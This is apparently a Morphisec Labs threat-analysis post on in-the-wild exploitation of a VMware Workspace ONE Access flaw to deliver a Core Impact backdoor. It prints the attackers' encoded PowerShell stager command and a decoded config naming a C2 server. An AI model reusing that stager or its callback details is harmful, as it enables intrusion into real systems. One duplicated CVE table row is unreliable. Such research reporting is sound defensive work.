

New Core Impact Backdoor Delivered Via VMWare Vulnerability

By Morphisec Labs

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Morphisec is a world leader in preventing evasive polymorphic threats launched from zero-day exploits. On April 14 and 15, Morphisec identified exploitation attempts for a week-old VMware Workspace ONE Access (formerly VMware Identity Manager) remote code execution (RCE) vulnerability. BleepingComputer reports [similar attempts](#) have been seen in the wild. Due to indicators of a sophisticated Core Impact backdoor, Morphisec believes advanced persistent threat (APT) groups are behind these VMware identity manager attack events. The tactics, techniques, and procedures used in the attack are common among groups such as the Iranian linked Rocket Kitten.

VMware is a \$30 billion cloud computing and virtualization platform used by 500,000 organizations worldwide. A malicious actor exploiting this RCE vulnerability potentially gains an unlimited attack surface. This means highest privileged access into any components of the virtualized host and guest environment. Affected firms face significant security breaches, ransom, brand damage, and lawsuits.


This new vulnerability is a server-side template injection that affects an Apache Tomcat component, and as a result, the malicious command is executed on the hosting server. As part of the attack chain, Morphisec has identified and prevented PowerShell commands executed as child processes to the legitimate Tomcat prunsvr.exe process application. A malicious actor with network access can use this vulnerability to achieve full remote code execution against VMware's identity access management. Workspace ONE Access provides multi-factor authentication, conditional access, and single sign-on to SaaS, web, and native mobile apps.

This attack turned around remarkably fast:

- A patch for the initial vulnerability was released on April 6
- On April 11 a proof of concept for the attack appeared
- On April 13 exploits were identified in the wild


Adversaries can use this attack to deploy ransomware or coin miners, as part of their initial access, lateral movement, or privilege escalation. Morphisec research observed attackers already exploiting this vulnerability to launch reverse HTTPS backdoors—mainly [Cobalt Strike](#), Metasploit, or Core Impact beacons. With privileged access, these types of attacks may be able to bypass typical defenses including antivirus (AV) and endpoint detection and response (EDR).

Morphisec Labs has analyzed this new attack in detail below.



Morphisec console attack details

Technical Analysis



Full attack chain

The attacker gains initial access to an environment by exploiting a VMWare Identity Manager Service vulnerability. The attacker can then deploy a PowerShell stager that downloads the next stage, which Morphisec Labs identified as the PowerTrash Loader. Finally, an advanced penetration testing framework—Core Impact—is injected into memory.

VMWare Identity Manager Vulnerabilities

The Morphisec blog post [Log4j Exploit Hits Again: Vulnerable VMWare Horizon Servers at Risk](#) showed how attackers previously exploited VMWare’s Horizon Tomcat service. Unfortunately, malice never sleeps. Threat actors are now exploiting another VMWare component, the VMWare Identity Manager service.

Several vulnerabilities have recently been reported for this service:

CVE-2022-22957	VMware Workspace ONE Access, Identity Manager, and vRealize Automation contain two remote code execution vulnerabilities (CVE-2022-22957 and CVE-2022-22958). A malicious actor with administrative access can trigger the deserialization of untrusted data through malicious JDBC URI, which may result in remote code execution .
CVE-2022-22954	VMware Workspace ONE Access, Identity Manager, and vRealize Automation contain two remote code execution vulnerabilities (CVE-2022-22957 and CVE-2022-22958). A malicious actor with administrative access can trigger the deserialization of untrusted data through malicious JDBC URI, which may result in remote code execution .
CVE-2022-22954	VMware Workspace ONE Access and Identity Manager contains a remote code execution vulnerability due to server-side template injection. A malicious actor with network access can trigger a server-side template injection that may result in remote code execution .

While CVE-2022-22957 and CVE-2022-22958 are RCE vulnerabilities, they require administrative access to the server. CVE-2022-22954 however, doesn’t, and already has an open-source proof of concept in the wild.

Powershell Stager

The attacker exploited the service and ran the following PowerShell command:

```

C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -ep bypass -w Hidden -noni -Enc
WwBjAggAYQByAFsAXQBdAccAJ0BxAD4AKQApAE8AZgB4AC4AUABjAGsAZgBkAHUAIQBPGYdQAvAFgAZgBjAEQAbQBqAGYAbwB1ACoLwBFHAAeABv
AGBACBjIAGUAVAB1AHMAagBvAGgAKQAOAGkAKAAACgAdQAOACwAKAB1ACgALAAoAHEAKAAACgAOwAoACwAKAAwACgALAAoADAAKAAACgAMgAoACwA
KAABACgALAAoADkAKAAACgALwAoACwAKAAAYACgALAAoADMAKAAACgANQAOACwAKAAVACgALAAoADIAKAAACgAAOQAOACwAKAA1ACgALAAoACBAAKAA
ACgAMwAoACwAKAAZACgALAAoADEFAKAAACgAMAAoACwAKAB4ACgALAAoAHAAKAAACgACwAoACwAKAB5ACgALAAoAGAAKAAACgANQAOACwAKAA1ACgA
LAAoADQAAKAAACgALwAoACwAKABjACgALAAoAGoAKAAACgAbwAoACwAKABgACgALAAoAG4AKAAACgAMwAoACwAKAAVACgALAAoAHEAKAAACgAdAAo
ACwAKAAyACgAKgAqADwA1QBxAH8ALwApACgASgAoACwAKABmACgALAAoAFKAKAAqACcAFaA1AHsAJABzACsAPQBbAGMAaABHAIAXQAOAFsAaQBwAQHQA
XQAKAF8ALQAxkAFA7ACQAcwB8AC4AKAAKAPMAaAB1AGwAbBpAGQAWwAXAF8AKwAnAGEAZQBzAGsABABkAGoAYwAnAFsAPQbDACsAJwBYwCACKQA=
    
```

Stager encoded in base64

Which translates to:


```

Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F Decoded text
00000000 01 FE 1E 00 00 00 80 51 01 00 00 00 00 00 B4 B9 .p...#Q.....'²
00000010 62 62 00 00 00 00 31 38 35 2E 31 31 37 2E 39 30 bb...185.117.90
00000020 2E 31 38 37 00 00 00 00 00 00 00 00 00 00 00 .187.
00000030 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000040 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000050 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000060 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000070 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000080 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000090 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
000000A0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
000000B0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
000000C0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
000000D0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
000000E0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
000000F0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000100 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000110 00 00 00 00 00 00 E9 03 00 00 BB 01 00 00 16 13 .....é.».....
00000120 E1 B9 00 00 00 00 00 00 00 00 00 00 00 00 00 á¹.....
00000130 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000140 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000150 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000160 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000170 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000180 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000190 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
000001A0 00 00 00 00 00 00 04 00 00 00 7F F7 FF 83 00 00 .....=9f..
000001B0 00 00 00 00 00 00 00 00 01 00 00 63 64 31 39 64 62 .....
000001C0 61 61 30 34 65 61 34 62 36 31 61 63 65 36 66 38 aa04ea4b61ace6f8
000001D0 63 64 66 65 37 32 64 63 39 39 61 36 66 38 30 37 cdf72dc99a6f807
000001E0 62 63 64 61 33 39 63 65 61 62 32 66 65 66 64 31 bcda39ceab2fefd1
000001F0 37 37 31 64 34 34 61 64 32 38 38 62 37 36 62 63 771d44ad288b76bc
00000200 32 30 65 61 66 39 65 65 32 36 63 39 61 31 37 35 20eaf9ee26c9a175
00000210 62 62 30 35 35 66 30 66 32 65 62 38 30 30 61 65 bb055f0f2eb800ae
00000220 36 30 31 30 64 64 64 37 62 35 30 39 65 30 36 31 6010ddd7b509e061
00000230 36 35 31 61 62 35 65 38 38 33 64 34 39 31 32 34 651ab5e883d49124
00000240 34 66 38 63 30 34 63 62 63 36 34 35 37 31 37 30 4f8c04cbc6457170
00000250 34 33 63 37 34 37 32 62 65 65 33 31 37 37 35 43c74722bee31775
00000260 34 65 61 31 64 66 31 33 65 34 34 36 63 61 39 62 4ealdf13e446ca9b
00000270 31 37 32 38 66 31 33 38 39 37 38 35 64 61 65 63 1728f1389785daec
00000280 66 39 31 35 63 65 32 37 66 36 38 30 36 63 37 62 f915ce27f6806c7b
00000290 66 61 32 62 35 37 36 34 65 38 38 65 32 39 35 37 fa2b5764e88e2957
000002A0 64 32 65 39 66 63 66 64 37 39 35 39 37 62 33 34 d2e9fcfd79597b34
000002B0 32 31 65 61 34 62 35 65 36 66 00 00 00 00 00 00 2lea4b5e6f.....
000002C0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
000002D0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
000002E0 00 00 00 00 00 00 00 00 00 00 D4 FE 14 00 00 00 .....ôp....
000002F0 00 00 .....
    
```

C2 Server: 185.117.90[.]187

Client Version: 7F F7 FF 83 (HEX)

256-Bit Key:

cd19dbaa04ea4b61ace6f8cdf72dc99a6f807bcda39ceab2fefd1771d44ad288b76bc20eaf9ee26c9a175bb055f0f2eb800ae6010ddd7b509e061651ab5e883d491244f8c04cbc645717043c74722bee317754ealdf13e446ca9b1728f1389785daecf915ce27f6806c7bfa2b5764e88e2957d2e9fcfd79597b342lea4b5e6f.....

Additional Threat Relations

A reverse look-up on the Stager server leads to a new web hosting server named 'Stark Industries' registered in London.

Type	IP Address	Domain Name
PTR	138.124.184.220 MIRholding B.V. (AS92000)	vm431777.stark-industries.solutions

Stager server IP reverse lookup result

The company was registered on February 2022 and is linked to a certain person.

There is a dedicated profile page for him on hucksters.net which exposes spammers, fraudsters, and other bad actors.

Such person is infamous for owning web hosting companies used for malicious and illegal activities. Among them is pq[.]hosting which is easily correlated to stark-industries[.]solutions.

pq hosting	stark industries
netname: MD-PQHOSTING2-20211112	netname: STARK
country: RO	country: NL
org: ORG-PHS30-RIPE	descr: STARK INDUSTRIES SOLUTIONS LTD
admin-c: SICK1337-RIPE	org: ORG-SISL19-RIPE
tech-c: SICK1337-RIPE	admin-c: SICK1337-RIPE
	tech-c: SICK1337-RIPE

Correlation between the web hosting companies

Indicators of Compromise

Morphisec is currently not releasing the indicators of compromise (IOCs) publicly. To request the IOCs, please email Morphisec CTO [Michael Gorelik](#).

Protect Yourself Against This VMWare Identity Manager Attack

The widespread use of VMWare identity access management combined with the unfettered remote access this attack provides is a recipe for devastating breaches across industries. Anyone using VMWare’s identity access management should immediately apply the patches VMWare has released. Organizations unable to immediately apply the patch(es) should consider virtual patching. VMWare customers should also review their VMWare architecture to ensure the affected components are not accidentally published on the internet, which dramatically increases the exploitation risks.

Morphisec customers are protected against these backdoor attacks and others like it. Morphisec’s MTD technology implements a virtual patch by creating a dynamic attack surface to prevent the successful deployment of CoreImpact, Cobalt Strike and Metasploit beacons. These beacons are highly evasive and can bypass the AV, EDR, MDR, and XDR deployed on endpoints. Morphisec’s MTD technology provides early visibility and prevention of vulnerability exploitation. It enables quick containment without creating false positive alerts.

For better risk management, organizations should adopt a preventative approach that proactively stops breaches before they infiltrate. Morphisec’s Moving Target Defense technology uses polymorphism against attackers to hide vulnerabilities from threat actors while reducing your attack surface. To learn more, read Morphisec’s white paper: [Zero Trust + Moving Target Defense: Stopping Ransomware, Zero-Day, and Other Advanced Threats Where NGAV and EDR Are Failing](#).



About the author



Morphisec Labs

Morphisec Labs continuously researches threats to improve defenses and share insight with the broader cyber community. The team engages in ongoing cooperation with leading researchers across the cybersecurity spectrum and is dedicated to fostering collaboration, data sharing and offering investigative assistance.

Source: <https://blog.morphisec.com/vmware-identity-manager-attack-backdoor>